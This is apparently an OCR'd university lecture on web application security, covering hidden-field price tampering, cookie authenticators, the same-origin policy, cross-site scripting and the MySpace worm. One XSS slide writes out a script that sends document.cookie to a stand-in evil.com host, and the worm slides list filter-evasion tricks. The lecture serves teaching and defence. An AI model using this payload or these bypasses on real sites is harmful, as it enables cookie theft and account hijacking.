
Allow Cookie | Block Cookie | More Info | Help

In Central Austin, finding a home priced around $150,000 can be difficult.

How neighborhoods stack up

How Central Texas compares

The Weather Channel


ther.com - local weather forecasts, radar and reports from The Weather Channel - Windows Internet Explorer

http://www.weather.com/

weather.com - local weather foreca...


Privacy Alert

The website "twci.coremetrics.com" has requested to save a file on your computer called a "cookie." This file may be used to track usage information. Do you want to allow this?

☐ Apply my decision to all cookies from this website

The website "twci.coremetrics.com" has requested to save a file on your computer called a "cookie." This file may be used to track usage information…

MySpace




The website "insightexpressai.com" has requested to save a file on your computer called a "cookie." This file may be used to track usage information. Do you want to allow this?

☐ Apply my decision to all cookies from this website

The website "insightexpressai.com" has requested to save a file on your computer called a "cookie"…

Let's Take a Closer Look…



Privacy Alert

The website "insightexpressai.com" has requested to save a file on your computer called a "cookie." This file may be used to track usage information. Do you want to allow this?

☐ Apply my decision to all cookies from this website

Cookie Information

Name	IXAICampaignCounter558		
Domain	insightexpressai.com		
Path	/		
Expires	Thursday, December 31, 2020 5:00:00	Secure	No
Data	1		
3rd Party	Yes	Session	No
Compact Policy	CP="OTI DSP COR CUR ADMi DEVi TAI PSA PSD IVD CONi TELi OUR BUS STA"		

with Afro Samurai: The Soundtrack feat. Talib

Storing State in Browser

- Dansie Shopping Cart
  - "A premium, comprehensive, Perl shopping cart. Increase your web sales by making it easier for your web store customers to order."

```
<FORM METHOD=POST
 ACTION="http://www.dansie.net/cgi-bin/scripts/cart.pl">

  Black Leather purse with leather straps<

  <INPUT TYPE=HIDDEN NAME=name      VALUE="Black leather purse">
  <INPUT TYPE=HIDDEN NAME=price     VALUE="20.00">
  <INPUT TYPE=HIDDEN NAME=sh        VALUE="1">
  <INPUT TYPE=HIDDEN NAME=img       VALUE="purse.jpg">
  <INPUT TYPE=HIDDEN NAME=custom1   VALUE="B
       with leather straps">

  <INPUT TYPE=SUBMIT NAME="add" VALUE="Put in Shopping Cart">

</FORM>
```

Change this to 2.00

Bargain shopping!

Shopping Cart Form Tampering

http://xforce.iss.net/xforce/xfdb/4621

- Many Web-based shopping cart applications use hidden fields in HTML forms to hold parameters for items in an online store. These parameters can include the item's name, weight, quantity, product ID, and price. Any application that bases price on a hidden field in an HTML form is vulnerable to price changing by a remote user. A remote user can change the price of a particular item they intend to buy, by changing the value for the hidden HTML tag that specifies the price, to purchase products at any price they choose.
- **Platforms Affected:**
  - 3D3.COM Pty Ltd: ShopFactory 5.8 and earlier
  - @Retail Corporation: @Retail Any version
  - Adgrafix: Check It Out Any version
  - Baron Consulting Group: WebSite Tool Any version
  - ComCity Corporation: SalesCart Any version
  - Crested Butte Software: EasyCart Any version
  - Dansie.net: Dansie Shopping Cart Any version
  - Intelligent Vending Systems: Intellivend Any version
  - Make-a-Store: Make-a-Store OrderPage Any version
  - McMurtrey/Whitaker & Associates: Cart32 2.6
  - McMurtrey/Whitaker & Associates: Cart32 3.0
  - pknutsen@nethut.no: CartMan 1.04
  - Rich Media Technologies: JustAddCommerce 5.0
  - SmartCart: SmartCart Any version
  - Web Express: Shoptron 1.2


Storing State in Browser Cookies

- Set-cookie: price=299.99
- User edits the cookie… cookie: price=29.99
- What's the solution?
- Add a MAC to every cookie, computed with the server's secret key
  - Price=299.99; HMAC(ServerKey, 299.99)
- But what if the website changes the price?

Web Authentication via Cookies

- Need authentication system that works over HTTP and does not require servers to store session data
  - Why is it a bad idea to store session state on server?
  - Address fooling, storage problem
- Servers can use cookies to store state on client
  - When session starts, server computes an authenticator and gives it back to browser in the form of a cookie
    - Authenticator is a value that client cannot forge on his own
    - Example: hash(server′s secret key, session id)
  - With each request, browser presents the cookie
  - Server recomputes and verifies the authenticator
    - Server does not need to remember the authenticator

Typical Session with Cookies




Authenticators must be unforgeable and tamper-proof

(malicious client shouldn't be able to compute his own or modify an existing authenticator)

WSJ.com in 1999 [due to Fu et al.]

- Idea: use user,hash(user,key) as authenticator
  - Key is secret and known only to the server. Without the key, clients can′t forge authenticators.
- Implementation: user,crypt(user,key)
  - crypt() is UNIX encryption function for passwords
  - crypt() truncates its input at 8 characters
  - Usernames matching first 8 characters end up with the same authenticator
  - No expiration or revocation
- It gets worse… This scheme can be exploited to extract the server′s secret key (choosen plaintext)

Better Cookie Authenticator


Capability
Expiration
Hash(server secret, capability, expiration)
Describes what user is authorized to do on the site that issued the cookie
Cannot be forged by malicious user; does not leak server secret

- Main lesson: don't roll your own!
  - Homebrewed authentication schemes are often flawed
- There are standard cookie-based scheme

Web Applications

- Online banking, shopping, government, etc. etc.
- Website takes input from user, interacts with back-end databases and third parties, outputs results by generating an HTML page
- Often written from scratch in a mixture of PHP, Java, Perl, Python, C, ASP
- Security is the main concern
  - Poorly written scripts with inadequate input validation
  - Sensitive data stored in world-readable files
  - Recent push from Visa and Mastercard to improve security of data management (PCI standard)

JavaScript

- Language executed by browser
  - Can run before HTML is loaded, before page is viewed, while it is being viewed or when leaving the page
- Often used to exploit other vulnerabilities
  - Attacker gets to execute some code on user's machine
  - Cross-scripting: attacker inserts malicious JavaScript into a Web page or HTML email; when script is executed, it steals user's cookies and hands them over to attacker's site

Scripting

```
<script type="text/javascript">
     function whichButton(event) {
       if (event.button==1) {
                    alert("You clicked the left mouse button!") }
       else {
                    alert("You clicked the right mouse button!")
       }}
</script>
…
<body onMouseDown="whichButton(event)">
…
</body>
```

Script defines a page-specific function

Function gets executed when some event happens (onLoad, onKeyPress, onMouseMove…)

JavaScript Security Model

- Script runs in a "sandbox"
  - Not allowed to access files or talk to the network
- Same-origin policy
  - Can only read properties of documents and windows from the same <u>server</u>, <u>protocol</u>, and <u>port</u>
  - If the same server hosts unrelated sites, scripts from one site can access document properties on the other
- User can grant privileges to signed scripts
  - UniversalBrowserRead/Write, UniversalFileRead, UniversalSendMail

Risks of Poorly Written Scripts

- For example, echo user's input

http://naive.com/search.php?term="Britney Spears"

search.php responds with

<html> <title>Search results</title>

<body>You have searched for <?php echo $_GET[term] ?>... </body>


Or

GET/ hello.cgi?name=Bob

hello.cgi responds with

<html>Welcome, dear Bob</html>

Stealing Cookies by Cross Scripting


evil.com
victim's browser
naive.com
For example, embed URL in HTML email
Access some web page
<FRAME SRC= http://naive.com/hello.cgi? name=<script>win.open("http://evil.com/steal.cgi? cookie="+document.cookie) </script>>
Forces victim's browser to call hello.cgi on naive.com with script instead of name
GET/ hello.cgi?name= <script>win.open("http:// evil.com/steal.cgi?cookie"+ document.cookie)</script>
hello.cgi executed
<HTML>Hello, dear <script>win.open("http:// evil.com/steal.cgi?cookie=" +document.cookie)</script> Welcome!</HTML>
Interpreted as Javascript by victim's browser; opens window and calls steal.cgi on evil.com
GET/ steal.cgi?cookie=

MySpace Worm (1)

http://namb.la/popular/tech.html

- Users can post HTML on their MySpace pages
- MySpace does <u>not</u> allow scripts in users' HTML
  - No <script>, <body>, onclick, <a href=javascript://>
- ... but does allow <div> tags for CSS. K00L!
  - <div style="background:url('javascript:alert(1)')">
- But MySpace will strip out "javascript"
  - Use "java<NEWLINE>script" instead
- But MySpace will strip out quotes
  - Convert from decimal instead:

    alert('double quote: ' + String.fromCharCode(34))

MySpace Worm (2)

http://namb.la/popular/tech.html

- *"There were a few other complications and things to get around. This was not by any means a straight forward process, and none of this was meant to cause any damage or piss anyone off. This was in the interest of..interest. It was interesting and fun!"*
- Started on "samy" MySpace page
